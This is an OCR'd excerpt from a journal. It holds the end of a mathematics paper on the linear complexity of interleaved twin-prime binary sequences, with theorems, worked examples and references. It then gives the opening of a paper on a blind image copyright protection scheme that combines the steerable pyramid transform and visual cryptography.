$$\begin{aligned} & \gcd\left(\frac{x^{2N}-1}{x^2-1}, s(x^4)(1+x^{N-4\eta}) + \left(\frac{x^{2N}-1}{x^{2q}-1}\right)^2\right) \\ = & \left(\frac{x^p-1}{x-1}d_0(x)\right)^2, \\ & \gcd(x^{4N}-1, u(x)) = \frac{x^{2N}-1}{x^2-1}\left(\frac{x^p-1}{x-1}d_0(x)\right)^2 \end{aligned}$$

In the following two cases, as for $\eta \in Z_N^*$, one can deduce that $(1 + x^{N-4\eta})|_{\beta^i} = 0$ for any $1 \le i \le N-1$.

Case 7. $\eta \in Z_N^*$, $p \equiv 1 \pmod 4$.
By Lemma 3, we have $s(x^4)|_{\beta^i} = 0$ if $i \in \{0\}$. Then

$$\begin{aligned} & \gcd\left(\frac{x^{2N}-1}{x^2-1}, s(x^4)(1+x^{N-4\eta}) + \left(\frac{x^{2N}-1}{x^{2q}-1}\right)^2\right) \\ = & 1, \\ & \gcd(x^{4N}-1, u(x)) = \frac{x^{2N}-1}{x^2-1} \end{aligned}$$

Case 8. $\eta \in Z_N^*$, $p \equiv 3 \pmod 4$.
By Lemma 3, we have $s(x^4)|_{\beta^i} = 0$ if $i \in \{0\} \cup P \cup Q \cup D_0$. Then

$$\begin{aligned} & \gcd\left(\frac{x^{2N}-1}{x^2-1}, s(x^4)(1+x^{N-4\eta}) + \left(\frac{x^{2N}-1}{x^{2q}-1}\right)^2\right) \\ = & \left(\frac{x^p-1}{x-1}d_0(x)\right)^2, \\ & \gcd(x^{4N}-1, u(x)) = \frac{x^{2N}-1}{x^2-1}\left(\frac{x^p-1}{x-1}d_0(x)\right)^2 \end{aligned}$$

By Lemma 1, substituting the results discussed above into $m_u(x) = \dfrac{x^{4N}-1}{\gcd(x^{4N}-1, u(x))}$, we can determine the minimal polynomial and linear complexity of u that obtained from the twin-prime sequence as follows.

Theorem 1. *Let the integer $N = pq$ where p and $q = p + 2$ are two primes, $(a_0, a_1, a_2, a_3) = (t', t, t', t)$ and $b = (0, 1, 1, 1)$. Then the interleaved sequence u defined by Equation (1) has the following properties:*

- *The minimal polynomial is*

$$m_u(x) = \begin{cases} (x^N-1)(x^2-1)(x^q-1), \\ \quad \text{if } \eta = 0 \text{ and } p \equiv 1 \pmod 4; \\ \dfrac{(x^{2N}-1)(x^4-1)}{(x^{2p}-1)d_0^2(x)d_1(x)}, \\ \quad \text{if } \eta = 0 \text{ and } p \equiv 3 \pmod 4; \\ (x^{2N}-1)(x^2-1), \\ \quad \text{if } \eta \in Q \text{ and } p \equiv 1 \pmod 4; \\ \dfrac{(x^{2N}-1)(x^4-1)}{(x^{2p}-1)d_0^2(x)}, \\ \quad \text{if } \eta \in Q \text{ and } p \equiv 3 \pmod 4; \\ \dfrac{(x^{2N}-1)(x-1)^3}{x^p-1}, \\ \quad \text{if } \eta \in P \text{ and } p \equiv 1 \pmod 4; \\ \dfrac{(x^{2N}-1)(x^4-1)}{(x^{2p}-1)d_0^2(x)}, \\ \quad \text{if } \eta \in P \text{ and } p \equiv 3 \pmod 4; \\ (x^{2N}-1)(x^2-1), \\ \quad \text{if } \eta \in Z_N^* \text{ and } p \equiv 1 \pmod 4; \\ \dfrac{(x^{2N}-1)(x^4-1)}{(x^{2p}-1)d_0^2(x)}, \\ \quad \text{if } \eta \in Z_N^* \text{ and } p \equiv 3 \pmod 4. \end{cases}$$

- *The linear complexity of u is*

$$LC(u) = \begin{cases} p^2+3p+4, \text{if } \eta = 0 \text{ and } p \equiv 1 \pmod 4; \\ \dfrac{p^2}{2} + 2p + \dfrac{11}{2}, \text{if } \eta = 0 \text{ and } p \equiv 3 \pmod 4; \\ 2p^2+4p+2, \text{if } \eta \in Q \text{ and } p \equiv 1 \pmod 4; \\ p^2+2p+5, \text{if } \eta \in Q \text{ and } p \equiv 3 \pmod 4; \\ 2p^2+3p+3, \text{if } \eta \in P \text{ and } p \equiv 1 \pmod 4; \\ p^2+2p+5, \text{if } \eta \in P \text{ and } p \equiv 3 \pmod 4; \\ 2p^2+4p+2, \text{if } \eta \in Z_N^* \text{ and } p \equiv 1 \pmod 4; \\ p^2+2p+5, \text{if } \eta \in Z_N^* \text{ and } p \equiv 3 \pmod 4. \end{cases}$$

Example 1. *Let $p = 3$ and $q = 5$, then the twin-prime sequence of period $N = 15$ is*

$$t = (0, 0, 0, 1, 0, 0, 1, 1, 0, 1, 0, 1, 1, 1, 1)$$

and the modified twin-prime sequence is

$$t' = (1, 0, 0, 1, 0, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1).$$

If one takes $\eta = 5 \in Q$, then $\frac{1}{4} + \eta = 9 \mod 15$, $\frac{1}{2} = 8 \mod 15$, and $\frac{3}{4} + \eta = 2 \mod 15$. By Equation (1), the

sequence u of period $4N = 60$ is

$$\begin{aligned} t &= (1,0,1,1,0,1,0,0,0,0,0,1,1,0,0,\\ &\quad 1,0,0,0,0,1,0,0,0,1,1,0,1,1,1,\\ &\quad 0,0,0,1,1,1,1,0,1,0,1,1,0,0,1,\\ &\quad 1,1,0,1,0,0,0,1,0,0,1,1,1,0,1). \end{aligned}$$

By Magma program, the minimal polynomial of u is $m_u(x) = x^{20} + x^{16} + x^{12} + x^6 + x^2 + 1$ and the linear complexity of u is $LC(u) = 20$, which are compatible with the results given by Theorem 1.

Example 2. *Let $p = 5$ and $q = 7$, then the twin-prime sequence of period $N = 35$ is*

$$\begin{aligned} t &= (0,0,1,0,0,1,1,0,1,0,1,0,0,0,0,1,0,\\ &\quad 0,1,1,1,0,1,1,1,1,1,0,0,0,1,1,1,0,1) \end{aligned}$$

and the modified twin-prime sequence is

$$\begin{aligned} t' &= (1,0,1,0,0,1,1,1,1,0,1,0,0,0,1,1,0,\\ &\quad 0,1,1,1,1,1,1,1,1,1,0,1,0,1,1,1,0,1). \end{aligned}$$

If one takes $\eta = 7 \in Q$, then $\frac{1}{4} + \eta = 16 \mod 35$, $\frac{1}{2} = 18 \mod 35$, and $\frac{3}{4} + \eta = 34 \mod 35$. By Equation (1), the sequence u of period $4N = 140$ is

$$\begin{aligned} t &= (1,1,0,0,0,1,0,1,1,0,0,1,0,0,0,0,0,0,0,1,\\ &\quad 1,1,0,1,1,0,0,0,1,0,0,0,1,0,0,1,0,0,1,0,\\ &\quad 1,0,0,1,0,1,1,0,0,1,0,1,0,1,0,1,1,0,0,1,\\ &\quad 1,0,1,1,0,0,0,0,0,1,0,1,1,0,1,1,1,1,0,0,\\ &\quad 1,1,1,0,1,0,1,0,1,1,0,1,1,1,0,0,1,0,0,0,\\ &\quad 1,0,0,0,1,1,1,0,0,0,0,0,1,1,1,1,0,0,1,1,\\ &\quad 1,1,1,1,1,1,0,0,1,1,0,0,0,1,1,0,1,0,1,1). \end{aligned}$$

By Magma program, the minimal polynomial of u is $m_u(x) = x^{72} + x^{70} + x^2 + 1$ and the linear complexity of u is $LC(u) = 72$, which are compatible with the results given by Theorem 1.

4 Conclusion

In this paper, based on the discussion of roots of the sequence polynomials in the splitting field of $x^N - 1$, both the minimal polynomials and linear complexities of the binary interleaved sequences of period $4N$ with low autocorrelation value/magnitude are completely determined. When $p \equiv 1 \pmod 4$ and $\eta \in Q \cup Z_N^*$, the linear complexity of u is greater than half of a period, then it is as strong as the sequences defined by Tang et al. [5].

Most recently, Xiong and Qu investigated 2-adic complexity of some binary sequences with interleaved structure [10]. Similarly, we will compute 2-adic complexity of interleaved sequences defined in this paper.

Acknowledgments

This work was supported by the National Natural Science Foundations of China (No.61170319, No.61103199), the Natural Science Fund of Shandong Province (No.ZR2014FQ005) and the Fundamental Research Funds for the Central Universities (No.15CX08011A, No.15CX02065A).

References

[1] K. T. Arasu, C. Ding, T. Helleseth, P. Kumar, and H. Martinsen, "Almost difference sets and their sequences with optimal autocorrelation," *IEEE Transactions on Information Theory*, vol. 47, no. 7, pp. 2934–2943, 2001.

[2] T. W. Cusick, C. Ding, and A. Renvall, *Stream Ciphers and Number Theory*, Amsterdam: Elsevier, 2004.

[3] C. Ding, "Linear complexity of generalized cyclotomic binary sequences of order 2," *Finite Fields and Their Applications*, vol. 3, no. 2, pp. 159–174, 1997.

[4] S. W. Golomb and G. Gong, *Signal Design for Good Correlation for Wireless Communication, Cryptography and Radar*, New York: Cambridge University Press, 2005.

[5] N. Li and X. Tang, "On the linear complexity of binary sequences of period 4N with optimal autocorrelation value/magnitude," *IEEE Transactions on Information Theory*, vol. 57, no. 11, pp. 7597–7604, 2011.

[6] R. Lidl and H. Niederreiter, *Finite Fields (Encyclopedia of Mathematics and Its Applications)*, New York: Cambridge University Press, 1997.

[7] J. L. Massey, "Shift-register synthesis and BCH decoding," *IEEE Transactions on Information Theory*, vol. 15, no. 1, pp. 122–127, 1969.

[8] X. Tang and G. Gong, "New constructions of binary sequences with optimal autocorrelation value/magnitude," *IEEE Transactions on Information Theory*, vol. 56, no. 3, pp. 1278–1286, 2010.

[9] Qi Wang and X. Du, "The linear complexity of binary sequences with optimal autocorrelation," *IEEE Transactions on Information Theory*, vol. 56, no. 12, pp. 6388–6397, 2010.

[10] H. Xiong, L. Qu, and C. Li, "2-adic complexity of binary sequences with interleaved structure," *Finite Fields and Their Applications*, vol. 33, pp. 14–28, 2015.

[11] T. Yan, "New binary sequences of period pq with low values of correlation and large linear complexity," *International Journal of Network Security*, vol. 10, no. 3, pp. 185–189, 2010.

[12] T. Yan, Z. Chen, and B. Li, "A general construction of binary sequences with optimal autocorrelation," *Information Sciences*, vol. 287, pp. 26–31, 2014.

[13] T. Yan, X. Du, and S. Li, "Trace representations and multi-rate constructions of two classes of generalized

cyclotomic sequences," *International Journal of Network Security*, vol. 7, no. 2, pp. 269–272, 2008.

[14] T. Yan and G. Gong, "Some notes on constructions of binary sequences with optimal autocorrelation," 2014. (`http://arxiv.org/abs/1411.4340`)

[15] N. Y. Yu and G. Gong, "New binary sequences with optimal autocorrelation magnitude," *IEEE Transactions on Information Theory*, vol. 54, no. 10, pp. 4771–4779, 2008.

[16] J. Zhou and W. Xiong, "An algorithm for computing m-tight error linear complexity of sequences over GF(p^m) with period p^m," *International Journal of Network Security*, vol. 15, no. 1, pp. 59–63, 2013.

Xiao Ma was born in 1992 in Shandong Province of China. She was graduated from China University of Petroleum. She will study for a postgraduate degree at China University of Petroleum in 2014. And her tutor is Tongjiang YAN. Email:maxiaoupc@163.com

Tongjiang Yan was born in 1973 in Shandong Province of China. He was graduated from the Department of Mathematics, Huaibei Coal-industry Teachers College, China, in 1996. In 1999, he received the M.S. degree in mathematics from the Northeast Normal University, Lanzhou, China. In 2007, he received the Ph.D. degree in Xidian University. He is now a professor of China University of Petroleum. His research interests include cryptography and algebra. Email:yantoji@163.com

Daode Zhang was born in 1991 in Shandong Province of China. He was graduated from China University of Petroleum. He will study for a postgraduate degree at University of Chinese Academy of Sciences in 2014. And his tutor is Bao Li. Email:zhangddmath@163.com

Yanyan Liu was born in 1990 in Shandong Province of China. She was graduated from China University of Petroleum. She will study for a postgraduate degree at China University of Petroleum in 2013. And her tutor is Tongjiang YAN. Email:yanyan_fu@163.com

A New Robust Blind Copyright Protection Scheme Based on Visual Cryptography and Steerable Pyramid

Azz El Arab El Hossaini[1,2], Mohamed El Aroussi[2], Khadija Jamali[1,2], Samir Mbarki[1], and Mohammed Wahbi[2]

(Corresponding author: Azz El Arab El Hossaini)

Departement of Computer Science, Faculty of Science, Ibn Tofail University, Kenitra, Morocco[1]
Department of Electrical Engineering, Ecole Hassania des Travaux Publics[2]
BP 8108 Oasis-Casablanca, Morocco
(Email: azzelarab@live.fr)

(Received Jan. 31, 2014; revised and accepted Mar. 13 & May 20, 2014)

Abstract

In this paper, we proposed a novel blind digital image copyright protection scheme based on Steerable pyramid transform (SPT) and visual cryptography (VC). Unlike traditional watermarking schemes, the proposed method does not alter the original image by embedding the watermark image. Steerable pyramid transform is performed on the original image, and the low sub-band is selected. The watermark image is divided into two random looking images, called private and public shares using the visual secret sharing scheme and the selected low sub-band features. To reveal the watermark image, the two shares are stacked together while using each share separately reveals no information about the watermark image. A series of attacking experiments are performed on the original image to test the robustness of the proposed method. The experimental results show excellent visual imperceptibility and robustness against a variety of attacks.

Keywords: Copyright protection, robust blind watermarking, steerable pyramid transform, visual cryptography

1 Introduction

Nowadays, the transferring of digital media over the Internet becomes increasingly popular because of its inexpensiveness and efficiency. Moreover, the availability of powerful image processing tools has also made digital media manipulations much easier. These new technologies also bring in serious problems such as unauthorized reproduction and distribution of digital content. To overcome this inconvenient, it is very important for owners of digital content to protect themselves by securing their products to face all these problems. Digital watermarking [2, 30, 34] emerged as a solution for protecting the multimedia data.

By using digital watermarking technique, authors of the digital content can embed additional information called watermark into their digital product by modifying them unnoticeably, in order to protect them. Later authorized persons to prove ownership can extract the embedded information. The embedded watermark should not degrade the visual perception of the host image, and should be resistive to malicious attempts of removal as long as the digital content is still exploitable. A basic digital image watermarking technique consists of a host image, a watermark image, an embedding scheme, and an extraction scheme.

According to the domain in which the watermark is embedded, watermarking scheme could be divided into two categories: spatial domain techniques and frequency domain techniques. Spatial domain techniques [15, 20] are less complex and easy to implement, but they are not robust against various signal-processing attacks as no transform is used in them. In these the watermark is directly embedded into the host image by modifying the pixel values. Most of watermarking techniques proposed in the literature, embed the watermark image into the transform domain like discrete cosine transforms (DCT) [5, 12, 14, 22, 23], singular value decomposition (SVD) [3, 16, 18], discrete Fourier transforms (DFT) [17, 29], and discrete wavelet transforms (DWT) [8, 9, 21, 31]. These techniques provide enhanced imperceptibility and robustness compared to spatial domain techniques. This is due to the fact that the watermark image is irregularly distributed over the host image.

Perceptual transparency, payload of the watermark, robustness and security are the main characteristics to evaluate the performance of a watermarking scheme. (i) Perceptual transparency means that the host image and

the watermarked image cannot be distinguished based on human vision perception. (ii) Payload of the watermark is the amount of information that can be embedded in the host image. (iii) Robustness means that the watermark is resistive to manipulation of data, which may happen during transmission or storage phase. And finally, security refers to the ability to extract the right watermark by the right owner.

In traditional watermarking techniques, it's hard to satisfy all the previous characteristics. This can be achieved by adapting the concept of Visual Cryptography (VC) introduced by Naor and Shamir in 1995 [19]. VC is a simple but perfectly secure way, which uses the Human Visual System to decrypt the secret image without any cryptographic computation. It is described as a secret sharing scheme of digital image; the secret image is encrypted into random looking images called shares using a codebook. After printing these shares on transparencies, each participant gets one. In the decryption process, stacking all or some of the n shares reveals the secret image.

Watermark embedding schemes and watermark concealing schemes are the two categories of copyright protection schemes that we can find in the literature that are based in VC. In watermark embedding schemes, the watermark image is physically embedded into the host image while in the watermark concealing schemes, the watermark is not embedded physically and that could be useful to protect sensitive images since the original image is not altered.

Joo et al. [11] proposed a wavelet-based watermarking scheme that embeds a pseudo-random sequence into the low sub-band. The embedding occurs by selecting visually insensitive locations. During the extraction process, the original image is needed to extract the embedded watermark Hou and Chen [7] proposed a watermarking scheme based on the concept of visual cryptography proposed by Naor and Shamir [19]. The watermark image is divided into two shares. The first share is embedded into the host image by decreasing the gray levels of some specific pixels using a modified VC scheme. The original image and the second share are used during the extraction process. This watermarking method presents two drawbacks: first, it's not robust against geometric attack and second; the first share modifies the host image. Hsuetal. [10] proposed a copyright protection scheme based on VC and sampling distribution of means. The advantages of the proposed scheme are: the host image is not altered and the size of the watermark could be of any size.

In this paper, a novel blind digital image copyright protection scheme based on SPT and VC is presented. For watermark concealing, SPT is performed on the host image and the low sub-band is selected. Features of the selected low sub-band are extracted to construct a binary image using two random vectors. Based on low sub-band features and the VC, the watermark image is divided into two random looking images called private and public shares. The secret share is kept with a certified authority (CA), and the two random vectors are kept by the owner of the digital content. To make a decision about a suspected image, the two random vectors kept by the owner are used to extract SPT low sub-band features to construct the public share. To reveal the watermark image, the constructed public share and the private share kept by the CA are stacked together. Based on the research that we did in the literature of copyright protection schemes, we are the first that combined VC and SPT.

The rest of the paper is organized as follows. The description of SPT and VC is explained in Section 2, followed by the proposed copyright protection scheme in Section 3. In Section 4, the detailed experimental results, and comparative analysis are given. Finally, the conclusions are given in Section 5.

2 Preliminary

2.1 Steerable Pyramid Transform

In signal processing, a signal can be decomposed into sub-bands by a wavelet transform. An important problem with the standard wavelet transform is the lack of the translation and the rotation invariant properties, especially in two-dimensional (2-D) signals. A way to overcome this problem is to replace the standard wavelet transform with a steerable pyramid transform [4, 28]. Translation and rotation invariant properties are very attractive in copyright protection schemes against geometric attacks. For this reason we propose a watermarking scheme based on steerable pyramid decomposition that possesses the desired properties. This decomposition transform is based on angular and radial decompositions, and has the advantage that the sub-bands are translation and rotation-invariant. The steerable pyramid transform typically partitions the input image into low- and high-pass portions, the low-pass portion is also sub-sampled, and the subdivision is repeated recursively on the low-pass portion [28] by a factor of 2 along the rows and columns. If there are k band-pass filters, then the pyramid is overcomplete by a factor of 4k/3.



Figure 1: Tree representation of one-level 2D steerable pyramid transform [27]

Figure 1 shows single stage sub-band decomposition carried out by the SPT, where H1 is high pass filter, L0 and L1 are low-pass filters and Bi are oriented band-pass

filters. An example of 3 scales and 4 orientations SPT performed to Lena image is shown in Figure 2.



Figure 2: Lena steerable pyramid-based image decomposition using 3 scales and 4 orientations.

In steerable pyramid decomposition, filters are polar-separable in the Fourier domain, the first low- and high-pass filters, are defined as [24]

$$\begin{aligned} L_0(r,\theta) &= L(\frac{r}{2},\theta)/2 \\ H_0(r,\theta) &= H(\frac{r}{2},\theta), \end{aligned}$$

where r, θ are the polar frequency coordinates and L, H are raised cosine low- and high-pass transfer function:

$$\begin{aligned} L(r,\theta) &= \begin{cases} 2 & r \leqslant \frac{\pi}{4} \\ 2cos(\frac{\pi}{2}log_2(\frac{4r}{\pi}))\frac{\pi}{4} < r < \frac{\pi}{2} & \\ 0 & r \geqslant \frac{\pi}{2} \end{cases} \\ B_k(r,\theta) &= H(r)G_k(\theta), k \in [0, K-1]. \end{aligned}$$

$B_k(r,\theta)$ represents the K directional band-pass filter used in the iterative stages, with radial and angular parts, defined as:

$$\begin{aligned} H(r,\theta) &= \begin{cases} 1 & r \geqslant \frac{\pi}{4} \\ cos(\frac{\pi}{2}log_2(\frac{2r}{\pi})) & \frac{\pi}{4} < r < \frac{\pi}{2} \\ 0 & r \leqslant \frac{\pi}{2} \end{cases} \\ G_k(\theta) &= \begin{cases} \alpha_K(cos(\theta - \frac{\pi k}{K}))^{K-1} & \mid \theta - \frac{\pi k}{K} \mid < \frac{\pi}{2} \\ 0 & otherwize \end{cases} \end{aligned}$$

where

$$\alpha_K = 2^{(k-1)}\frac{(K-1)!}{\sqrt{K[2(K-1)]!}}$$

2.2 Visual Cryptography

The proposed copyright protection scheme in this paper is based on Visual Cryptography. VC is an image secret sharing scheme proposed by Naor and Shamir, in which human vision is used to protect the secret message. VC presents a simple but perfectly secure way to protect secret message, by using the human vision system to decrypt a protected message without expensive and complicated decoding. In their approach, the secret image, consisting of black and white pixels, is divided into n shares, and each participant would receive only one share. To reveal the secret image, all or some of the n shares are stacked together while using each share separately reveals no information about the secret image. However, the more the sharing images are, the harder the management is [32].



Figure 3: Possible combinations of 2-of-2 visual cryptography of a black share: (a) first share; (b) second share; (c) stacked share.



Figure 4: Possible combinations of 2-of-2 visual cryptography of a white share: (a) first share; (b) second share; (c) stacked share.



Figure 5: Example of basic 2-of-2 Visual Cryptography: (a) Secret Binary Image; (b) Share1; (c) Share2; (d) Stacked image (share1 and share2).

Possible combinations of the 2-of-2 visual cryptography are shown in Figure 3 and Figure 4. Figure 5 shows an example of basic 2-of-2 Visual Cryptography. In 2-of-2

VC, six pairs of encryption could be used to represent a secret image pixel, and each pixel is replaced by two white pixels and two black pixels to produce random looking shares. The size of the generated shares is 2Nx2N when the size of the secret image is NxN.

3 Proposed Method

This section, describes the proposed copyright protection scheme, which is based on SPT and VC. The proposed scheme consists of two phases: watermark concealing process and watermark extraction process. Unlike traditional watermarking schemes, the proposed method does not alter the original image by embedding the watermark image. Without loss of generality, the host image I is represented by a gray scale image of size M1xM2 and the watermark W is represented by a binary image of size N1xN2. In the proposed scheme steerable pyramid transform with one orientation and one scale is performed on the host image, and the low sub-band LS is selected. Two generated random vectors Vs and Vf of size 1xN1 and 1xN2, respectively, are used to select blocks of size 8x8 within the LS sub-band. The watermark image is divided into two random looking images called private and public shares, using the visual secret sharing scheme and the selected blocks features. To reveal the watermark image, the two shares are stacked together while using each share separately reveals no information about the watermark image. The owner of the digital media keeps the two generated random vectors securely and the private share is registered with a certified authority (CA).

3.1 Watermark Concealing Process

The process of watermark concealing is shown in Figure 6(a) and (b), and the detailed algorithm is given as follows:

Step 1. Perform one scale and one orientation steerable pyramid transform on the host image I of size M_1xM_2, and select the low sub-band LS.

Step 2. Calculate the mean LS_{mean} of selected LS low sub-band.

Step 3. Generate two random vectors Vs and Vf of size 1xN_1, 1xN_2, respectively. Vs and Vf contain integer values from 1 to M/2 -8.

Step 4. Blocks B_{ij} of size 8x8 in location LS(Vf_i,Vs_j) are selected, where $i \in \{1, ...N_1\}$ and $j \in \{1, ...N_2\}$.

Step 5. For each block B_{ij} calculate the corresponding mean M_{ij}.

$$M_{ij} = mean(B_{ij}).$$

Step 6. Calculate the binary image BI of size $N_1 \times N_2$ as

$$BI_{ij} = \begin{cases} 1, & if M_{ij} >= LS_{mean} \\ 0, & if M_{ij} < LS_{mean} \end{cases}$$

Step 7. Construct an empty private share PrS of size $2N_1 \times 2N_2$ and divide it into non-overlapping blocks Bpr_{ij} of size 2×2. The content of each block is calculated as follow.

$$Bpr_{ij} = \begin{cases} \begin{bmatrix} 1 & 0 \\ 0 & 1 \end{bmatrix}, & if\ W_{ij} = 0\ and\ BI_{ij} = 1 \\ \begin{bmatrix} 0 & 1 \\ 1 & 0 \end{bmatrix}, & if\ W_{ij} = 0\ and\ BI_{ij} = 0 \\ \begin{bmatrix} 0 & 1 \\ 1 & 0 \end{bmatrix}, & if\ W_{ij} = 1\ and\ BI_{ij} = 1 \\ \begin{bmatrix} 1 & 0 \\ 0 & 1 \end{bmatrix}, & if\ W_{ij} = 1\ and\ BI_{ij} = 0 \end{cases}$$

3.2 Watermark Extraction Process

The process of watermark extraction is shown in Figure 6(a) and (c), and the detailed algorithm is given as follows:

Step 1. Perform one scale and one orientation steerable pyramid transform on the claimed image I', and select the low sub-band LS'.

Step 2. Calculate the mean LS'$_{mean}$ of selected LS' low sub-band. The same generated vectors Vs and Vf in concealing process are used to select blocks B'$_{ij}$ of size 8x8 in location LS'(Vf_i,Vs_j), where $i \in \{1, ...N_1\}$ and $j \in \{1, ...N_2\}$.

Step 3. For each block B'$_{ij}$ calculate the correspondent mean M'$_{ij}$.

$$M'_{ij} = mean(B'_{ij}).$$

Step 4. Calculate the binary image BI' of size $N_1 \times N_2$ as

$$BI'_{ij} = \begin{cases} 1, & if M'_{ij} >= LS'_{mean} \\ 0, & if M'_{ij} < LS'_{mean} \end{cases}$$

Step 5. Construct a empty matrix called public share PuS of size $2N_1 \times 2N_2$ and divide it into non-overlapping blocks Bpu_{ij} of size 2×2. The content of each block is calculated as follow.

$$Bpu_{ij} = \begin{cases} \begin{bmatrix} 0 & 1 \\ 1 & 0 \end{bmatrix}, & if\ BI_{ij} = 1 \\ \begin{bmatrix} 1 & 0 \\ 0 & 1 \end{bmatrix}, & if\ BI_{ij} = 0 \end{cases}$$

Step 6. By stacking the private share PrS kept by the CA and the public share PuS, the watermark image W' of size $2N_1 \times 2N_2$ appears.

Step 7. Divide the watermark W' into non-overlapping blocks Wb'$_{ij}$ of size 2×2 and apply the following reduction process to get a reduced watermark W" of size $N \times N$.

$$W''_{ij} = \begin{cases} 1, & if mean(Wb'_{ij}) >= 0.5 \\ 0, & if mean(Wb'_{ij}) < 0.5 \end{cases}$$



Figure 6: (a) and (b) represent the watermark concealing process; (a) and (c) represent the watermark extraction process.

4 Experimental Results

In this section, we evaluate the performance of the proposed copyright protection scheme by simulating some experiments to demonstrate that the proposed scheme can meet the requirements for copyright protection. Two well-known gray-level images named Lena and Einstein (Figure 7(a)) of size 512×512 are used as the host images and a binary image (Figure 7(b) of size 128×128 is used as a watermark image.

Peak signal to noise ratio (PSNR) is widely applied by copyright protection community for quality assessment. The bigger the PSNR value is, the better the quality of the protected image is. Most proposed scheme in the literature are having a PSNR value around 40dB, which is considered as a good value, and the quality of the protected image is considered to be good too. In the proposed scheme, the protected image has the maximum PSNR value since the host image is not altered by embedding the watermark image into the host image. The PSNR is defined as:

$$PSNR = 10 \log_{10} \frac{255^2}{MSE}.$$

Where MSE (Mean Square Error) is defined as:

$$MSE = \frac{1}{N} \sum_{i=1}^{N} (I_i - \hat{I}_i)^2.$$

Where N represents the number of pixels in the original (I) and watermarked ($\hat{I}$) image.

Normalized Correlation (NC) and Bit Error Rate (BER) are used as the objective quantitative measure to



Figure 7: (a) Lena host image; (b) Original watermark; (c) Stacked watermark; (d) Reduced watermark.

compare the original and the extracted watermark image. NC and BER values are between 0 and 1. The bigger NC value is, the better the watermark robustness is, while the lower BER value indicates better robustness. NC and BER are defined as follow:

